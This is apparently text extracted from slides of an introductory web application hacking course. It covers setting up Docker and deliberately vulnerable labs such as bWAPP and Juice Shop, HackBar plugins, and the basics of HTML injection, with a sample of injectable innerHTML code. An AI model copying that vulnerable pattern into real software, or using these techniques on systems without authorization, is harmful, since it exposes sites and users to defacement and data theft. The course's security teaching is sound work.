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Web Application Exploration

"Web Application Hacking 101' No Tools"

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Welcome

- Introductions
- Setting up your environment
- Browser Plugins
- What is a Web Application
- Web Application Lab Frameworks
- Accessing online system
- Performing Exercises
- What's Next?



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Course information and disclaimer

- *This training is for educational purposes only. If you attempt these techniques without proper authorization, or on your Corporate network you are likely to get caught. If you are caught engaging in unauthorized hacking or exploration, most companies will fire you and/or you will be arrested.*
- This is an introduction course to ‘Web Application Exploration’ and should be considered an essentials, introductory course. This course is intended to take someone who is new to web application testing from a basic “Novice” level to at least a beginner level.



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Course information and disclaimer

- We start with the basic introduction as to what makes up a web applications, how they function, then we guide you in setting up your testing environment. The good news is you can practice the techniques we teach you online, or here on prebuilt target systems and frameworks right on your laptop that can be used for web application testing and exploitation, and over 300 labs.

The **Lab Guide** that will be used through-out this course can be obtained here:

- https://darknets.org/lab/RSAC_WebAppLabGuide.pdf

You Can continue your Cyber Learning Path at the link below:

<https://CyberLearningPath.org/>

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
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
Dark Nets & Dark Web

Learn hands-on how to execute an investigation on the Dark Web, Darknets and the Deep Web.



Bug Hunting 101

Bug Hunting 101 is a Hands-on hit the ground running with over 101 exercises for beginners.



Webapp Hacking 101

Web Application Hacking takes you through applications and learning their



Recon 101

Learn the Basics of Recon: A required learning course to more advanced



Pentesting 101

Get your hands-on with Penetration testing 101, taking you from 0 to 101

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
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Red Team Tools & Tactics



Hands-on in-person or virtual courses available.

Wireless Networking



Hacking Wireless Networks, Devices, performing Pentesting, Assessments & More

Scada Device Hacking



Hacking IoT Internet of Things, Voice activated devices, routers, lighting, toilets and more.

AI: Chat, Bots, LLM's, Gen.AI



Build your Own Chat Bot

Darknet Investigations



Investigations

Bug Bounty 101



Introduction to Bug Bounties

False Cyber' Profits



WARNING: THERE ARE PEOPLE THAT ONLY CARE ABOUT THEMSELVES AND HOW THEY CAN TAKE WHAT IS YOURS –AND MAKE IT THEIRS, AND HOW THEY CAN MAKE A BUCK OFF UNWITTING FRIENDS, STUDENTS, ATTENDEES AND THE COMMON PUBLIC.

THESE PEOPLE ARE: FALSE 'CYBER PROPHET'




Web Application Exploration



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
Container's –vs- Virtualization



- A virtual machine (VM) is a software-based computer that behaves like a real physical computer. VMs are created by borrowing resources from a physical host computer or a remote server. They can run in a window as a separate computing environment, and have a CPU, memory, storage, and can connect to the internet.
- A Container is an abstracted instance of an application running as a virtualized operating system. One of the more common container types is Docker; A Container is a standard unit of software that packages up code and all its dependencies, so the application runs quickly and reliably from one computing environment to the next.
- Containers -vs- Virtual machines; as you can see a container does not require a bundled OS to be included with each instance, such as a virtual machine does, it makes use of the primary host OS, making a container easier to maintain, spin-up and tear down.



Other Container Technology



- LXC is a traditional containerization technology that predates Docker. It is a lightweight and efficient way to isolate applications from each other.
- rkt is a security-focused container runtime developed by CoreOS (now part of Red Hat). It is designed to be easy to use and secure.
- Podman is a lightweight container tool that focuses on compatibility with Docker. It can be used to run Docker images and containers without the need for the Docker daemon.
- Containerd is an industry-standard core container runtime that powers Docker, Kubernetes, and other container platforms. It is a lightweight and efficient way to run containers.
- Kubernetes K8 is primarily known as a container orchestration platform, but it can also be used as an alternative to Docker. It can be used to run containers on a large scale
- Hyper-V Has an Isolation mode that offers enhanced security. Each container runs inside a highly optimized virtual machine and gets its own kernel.



<https://www.cloudfoundry.org/>


Cloud Foundry is an open-source, industry-standard cloud application platform that supports the most popular programming languages and developer frameworks right out of the box



Exploitable Frameworks and Virtual Machines

NOTICE: These VM's contain vulnerable software, hence the name, remember to use extreme caution as you use the systems. NEVER connect these vulnerable frameworks or Virtual Systems to a production environment, and never leave them unattended.

The purpose of these “Containers” are to provide you with a portable learning and exploitable environment with web applications and penetration testing tools to allow you to learn from anywhere.




Setup your “Exploration” Workstation

- Download a Virtual Machine software
 - Virtual Box 7.0 - <https://www.virtualbox.org/wiki/Downloads>
 - Vmware [Workstation](#) or [Player](#)
 - [Hyper-V](#) & Azure
 - Qemu - [Download](#)
 - Vmware Fusion for Mac
 - Proxmox - [Download](#)
- Install a Linux (Debian) Based OS
 - Ubuntu [Ubuntu-Download](#)
 - Debian Lite – [Minimum Image](#)
 - [Kali Linux](#), [Parrot](#), [BlackArch](#)



Determine the Focus or Desired Outcome



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Every System you build should have a purpose – not a Swiss Armyknife because what do we know about Swiss –cheese



Setup your Workstation Container Infrastructure

Download and Install Docker on Ubuntu 22

- sudo apt update
- sudo apt install apt-transport-https ca-certificates curl software-properties-common
- curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo gpg --dearmor -o /usr/share/keyrings/docker-archive-keyring.gpg
- echo "deb [arch=\$(dpkg --print-architecture) signed-by=/usr/share/keyrings/docker-archive-keyring.gpg] https://download.docker.com/linux/ubuntu \$(lsb_release -cs) stable" | sudo tee /etc/apt/sources.list.d/docker.list > /dev/null
- sudo apt update
- apt-cache policy docker-ce
- sudo apt install docker-ce
- sudo systemctl status docker | start|stop|restart|status
- sudo usermod -aG docker \${USER}
- Log out, then login and perform: su - \${USER}
- <https://www.digitalocean.com/community/tutorials/how-to-install-and-use-docker-on-ubuntu-22-04>



Docker Images




Setup your Cloud Workstation

Virtual Cloud Services (cloud systems)



- Azure Cloud: <https://azure.microsoft.com/en-us/pricing/details/virtual-machines/series/>
- AWS EC2 Cloud: <https://aws.amazon.com/ec2/pricing/>
- Vultr Virtual Machines 2.50/Mo - <https://www.vultr.com>
- Google Compute Engine - <https://cloud.google.com/compute/>
- Google Cloud Workstation - <https://cloud.google.com/workstations>
- Digital Ocean VM - <https://try.digitalocean.com/virtualmachines>
- Alibaba Cloud \$2.50/Mo - <https://www.alibabacloud.com/>



bWAPP Framework: Options

Option 1 – Use your own Kali or Debian Linux VM and run the darksetup.sh script

Option 2 – Use the Cloud based AWS, GCP, Azure or Digital Ocean

Option 3 – Use the Online bWAPP only instance

Option 1

- Download and install Kali 2024.1 - <https://www.kali.org/get-kali/>
- On the Darknets.org website located/download the darknets.org/setup.sh script
- Execute the script - ./darksetup.sh
- Execute the docker management script - ./darknets.sh

Option 2

- Connect to the service of your choice, login and access cloud-based workstations
- AWS: <https://www.kali.org/docs/cloud/aws/>
- Digital Ocean: <https://www.kali.org/docs/cloud/digitalocean/>

Option 3

- Online Option for bWAPP only | <https://bwapp.hakhub.net/portal.php>
| <https://bwapp.hakhub.net/install.php>
- Also available at Pentester Academy | <https://attackdefense.pentesteracademy.com/>



Container:

`docker run -d -p 80:80 raesene/bwapp`

<http://localhost/install.php>



Lab Setup – Browser Plugins



URL Encoder/Decoder - <https://addons.mozilla.org/en-US/firefox/addon/url-encoder-decoder>



Chrome Hackbar <https://chromewebstore.google.com/detail/hackbar/ginpbkfigcoaokgflihfhhmgimbchinc>





HackBar Quantum - <https://addons.mozilla.org/en-US/firefox/addon/hackbartool/>



Web Developer Tools: <https://addons.mozilla.org/en-US/firefox/addon/web-developer/>

<https://github.com/notdls/hackbar>


- Now You could try a URL Encoded string and see if that works... Select F9
- Launches the **HackBar Quantum** plugin from Firefox, this has a build in encoders
- Select Encoding, Url Encode, replace “String to use” with marquee html config



Juice Shop

OWASP Juice Shop – Container

One of my favorite playgrounds is the Juice Shop, it is regularly updated, maintained and has a host of features that make it suitable for a one-stop lab. Juice Shop has capabilities to be run as a “Capture the Flag” environment as well.



You can deploy Juice Shop as a docker image downloaded from GitHub, or from Source. To run Juice Shop locally you need to have Node.js installed on your computer. The Juice Shop officially runs on versions 10.x, 12.x and 13.x of Node.js. Closely follow the official Node.js long-term support release schedule to avoid issues.

Juice Shop: From Docker and Docker Image

1. Install [Docker](#) on your computer.
2. On the command line run `docker pull bkimminich/juice-shop` to download the latest image.
3. Run `docker run -d -p 3000:3000 bkimminich/juice-shop` to launch the container with that image.
4. Browse to <http://localhost:3000>. (You can change the port to anything available on your system)

If you are using Docker on Windows - inside a **VirtualBox** VM - make sure that you also enable port forwarding from host 127.0.0.1:3000 to 0.0.0.0:3000 for TCP.



Exploitable Frameworks and Virtual Machines

- Java Vulnerable Lab - <https://github.com/CSPF-Founder/JavaVulnerableLab/>
- Xtreme Vulnerable Web Application - https://github.com/tuxotron/xvwa_lamp_container
- Vulnerable SAML infrastructure - <https://github.com/yogisec/VulnerableSAMLApp>
- Vulnerable JWT implementations - <https://github.com/Sjord/jwtdemo/>
- DVNA Damn Vulnerable NODEJS Application - <https://github.com/appsecco/dvna>
- BWAPP – Extremely Buggy WebApp - <https://sourceforge.net/projects/bwapp/>
- Metasploitable 2 VM here: <https://sourceforge.net/projects/metasploitable/>
- WebGoat 7 - <https://s3.amazonaws.com/webgoat-war/webgoat-standalone-7.1-SNAPSHOT-exec.jar>



bWAPP, or a buggy web application, is a free and open source **deliberately insecure** web application developed by MME. It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities. bWAPP prepares one to conduct successful penetration testing and ethical hacking projects. "A security testing framework made for educational purposes".



Web Application tools & tactics

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
Adversary Tactics:

Throughout this course we teach real-world adversarial **tactics, techniques and procedures, known as TTP's** We also give you various opensource tools required to conduct an effective Web Application vulnerability assessment. When it comes to working with any type of assessment, non-traditional and out-side-the-box thinking is required to be most effective, we will explore how to simulate threat actors that will provide your defensive team with visibility into how an adversary would engage against you.

Software Security testing is the process of assessing and testing a system to discover security risks and vulnerabilities of the system and its data. There is no universal terminology but for our purposes, we define assessments as the analysis and discovery of vulnerabilities without attempting to actually exploit those vulnerabilities. We define testing as the discovery and attempted exploitation of vulnerabilities.

Security testing is often broken out according to the type of vulnerability being tested or the type of testing being done. One of the most common breakouts is:

- **Vulnerability Assessment** – The system is scanned and analyzed for security issues.
- **Penetration Testing** – The system undergoes analysis and attack from simulated malicious attackers.
- **Runtime Testing** – The system undergoes analysis and security testing from an end-user.
- **Code Review** – The system code undergoes a detailed review and analysis looking specifically for security vulnerabilities.



HTML Injection

Injecting HTML code through vulnerable parts of the website. The attacker sends crafted HTML code through any vulnerable field with the purpose of changing the websites design and other information. The result will be loss of integrity to the system, displaying and/or exfiltration of data.

The Data that is sent during this type attack is very different from the intended input, the browser usually interprets the malicious (input) user data as legitimate and tries to display it. This can lead to a variety of issues, from minor website defacement to serious data breaches. Unlike other web vulnerabilities, HTML injection targets the markup language that forms the backbone of most websites.

This attack differs from other web vulnerabilities that exploit server or database weaknesses because it focuses on manipulating the structure and content of a webpage

The Main types are:

- Stored HTML Code
- Reflected HTML Injection

Stored Injection attacks occur when malicious HTML code is saved in the **webserver** and is being executed every time a user calls a linked functionality; this action is normally expected.

The Reflected Injection, an attack occurs when the


- website immediately responds to the (bad) mal input,
- this code is not stored permanently on the **webserver**.

Reflected HTML Injection Types:

- GET
- POST
- URL



HTML Injection Attack



HTML Injection

Depending on the HTTP method, a reflected injection attack can have different results depending on GET/POST/URL, - First let's take a look at what these requests look like:

Malicious HTML code can “get” into the source code by *innerHTML*. *innerHTML* is the property of DOM document and with *innerHTML*, we can write dynamic HTML code. It is used mostly for data input fields like comment fields, questionnaire forms, registration forms, forums and other entry etc. Therefore, those elements are most vulnerable to HTML attack.

Now let's start with a questionnaire form, where we are filling appropriate answers and our name, and when the questionnaire is completed, an acknowledgment message is being displayed.

In the acknowledgment message, the response indicates a user's (%) name that is also being displayed.

```
var user_name=location.href.indexOf("user=");
document.getElementById("Thank you for filling our questionnaire").innerHTML=" Thank you for filling our questionnaire,
"+user;
```

In the questionnaire form we would type our **malicious “HTML” code**, its message would be displayed on the acknowledgment page, thereby *injecting* that into the HTML page of the user

